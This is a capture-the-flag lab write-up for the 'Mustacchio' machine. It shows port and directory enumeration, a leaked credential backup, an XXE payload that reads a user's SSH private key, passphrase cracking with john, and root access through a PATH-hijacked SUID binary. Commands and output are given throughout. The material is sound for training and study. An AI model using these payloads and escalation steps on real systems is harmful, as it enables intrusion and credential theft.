Mustacchio

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubu
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC2WTNk2XxeSH8TaknfbKriHr
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
|   256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED2551
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGldKE9PtIBaggRavyOW10GTbI

80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubu
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
|_/

8765/tcp open  http    syn-ack ttl 61 nginx 1.10.3 (Ubuntu)
| http-methods:
```

```
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Warning: OSScan results may be unreliable because we could not f
```

HTTP (80)


Dirsearch

```
Target: http://mustacchio.thm/

[21:00:12] Starting:
[21:00:40] 301 -  317B  - /custom  ->  http://mustacchio.thm/cus
[21:00:50] 301 -  316B  - /fonts  ->  http://mustacchio.thm/font
[21:00:57] 301 -  317B  - /images  ->  http://mustacchio.thm/ima
[21:01:24] 200 -   28B  - /robots.txt
```


```
Target: http://mustacchio.thm:8765/

[21:02:26] Starting:
[21:02:42] 301 -  194B  - /assets  ->  http://mustacchio.thm:870
[21:02:42] 301 -  194B  - /auth  ->  http://mustacchio.thm:8765/
```


```
<body>

    <section id="login-form" class="container-fluid d-flex flex-column align-items-center justify-content-center">
        <form action="auth/login.php" method="POST" class="container d-flex flex-column align-items-center justify-content-center w-25">
            <h1>ADMIN PANEL</h1>
            <input type="text" name="user" id="" placeholder="User">
            <input type="password" name="pass" id="" placeholder="Password">
            <input type="submit" value="Submit">
            <input type="hidden" name="submitted" value="1">
        </form>
    </section>
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/js/bootstrap.bundle.min.js" integrity="sha384-JEW9xMcG8R+pH31jmWH6WWP0WintQrMb4s7ZOdauHnUtxwoG2vI5DkLtS3qm9Ekf" crossorigin="anonymous"></script>
</body>
</html>
```

This auth/login.php is shown only in Firefox and not in Chromium




Website Features






Exploitation

```
┌──(kali㉿kali)-[~/Desktop/THM/Mustacchio]
└─$ strings users.bak
SQLite format 3
tableusersusers
CREATE TABLE users(username text NOT NULL, password text NOT NUL
]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```



We have the username and password for the login page.



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Mustacchio | Admin Page</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-eOJMYsd53ii+scO/bJGFsiCZc+5NDVN2yr8+0RDqr0Ql0h+rP48ckxlpbzKgwra6" crossorigin="anonymous">
    <link rel="stylesheet" href="assets/css/home.css">
    <script type="text/javascript">
      //document.cookie = "Example=/auth/dontforget.bak";
      function checktarea() {
      let tbox = document.getElementById("box").value;
      if (tbox == null || tbox.length == 0) {
        alert("Insert XML Code!")
      }
    }
</script>
</head>
<body>

    <!-- Barry, you can now SSH in using your key!-->

    <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

    <nav class="position-fixed top-0 w-100 m-auto ">
        <ul class="d-flex flex-row align-items-center justify-content-between h-100">
            <li>AdminPanel</li>
            <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
        </ul>
    </nav>

    <section id="add-comment" class="container-fluid d-flex flex-column align-items-center justify-content-center">
        <h3>Add a comment on the website.</h3>

        <form action="" method="post" class="container d-flex flex-column align-items-center justify-content-center">
            <textarea id="box" name="xml" rows="10" cols="50"></textarea><br/>
            <input type="submit" id="sub" onclick="checktarea()" value="Submit"/>
        </form>
```


There are things in the source code, like dontforget.bak, a comment stating something about SSH key

Downloaded the dontforget.bak file

```
┌──(kali㉿kali)-[~/Desktop/THM/Mustacchio]
└─$ strings dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had r
ve done something more productive than reading this mindlessly a
```

```
ve been playing with your dog, or eating your cat, but no. You w
</comment>
```

Submitted this in the comment box on the website



They may be vulnerable to XXE injections.

Vulnerable to XXE.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM 'file:///home/barry/.ssh/id_r
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
```

```
  <com>&xxe;</com>
</comment>
```

It will give the id_rsa of the user, Barry.

```
┌──(kali㉿kali)-[~/Desktop/THM/Mustacchio]
└─$ ssh -i id_rsa_barry barry@mustacchio.thm
Enter passphrase for key 'id_rsa_barry':
```

```
┌──(kali㉿kali)-[~/Desktop/THM/Mustacchio]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt passphrase
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (id_rsa_barry)
1g 0:00:00:00 DONE (2025-01-29 21:38) 1.492g/s 4433Kp/s 4433Kc/s
Use the "--show" option to display all of the cracked passwords
Session completed.
```

Privilege Escalation

```
barry@mustacchio:~$ find / -type f -perm -u=s 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
```

```
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
```

```
barry@mustacchio:/home/joe$ ls -l
total 20
-rwsr-xr-x 1 root root 16832 Jun 12  2021 live_log
```

```
barry@mustacchio:/home/joe$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
```

The binary tail is running without a full path.

This type of privilege escalation requires the creation of a custom binary with the same name and adding the path to the PATH variable.

```
barry@mustacchio:/home/joe$ cd /tmp
barry@mustacchio:/tmp$ export PATH=/tmp:$PATH
barry@mustacchio:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
barry@mustacchio:/tmp$ echo '#!/bin/bash' > tail
barry@mustacchio:/tmp$ echo '/bin/bash' >> tail
barry@mustacchio:/tmp$ ls
tail
barry@mustacchio:/tmp$ cat tail
#!/bin/bash
/bin/bash
```

```
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe# id
uid=0(root) gid=0(root) groups=0(root),1003(barry)
root@mustacchio:/home/joe#
```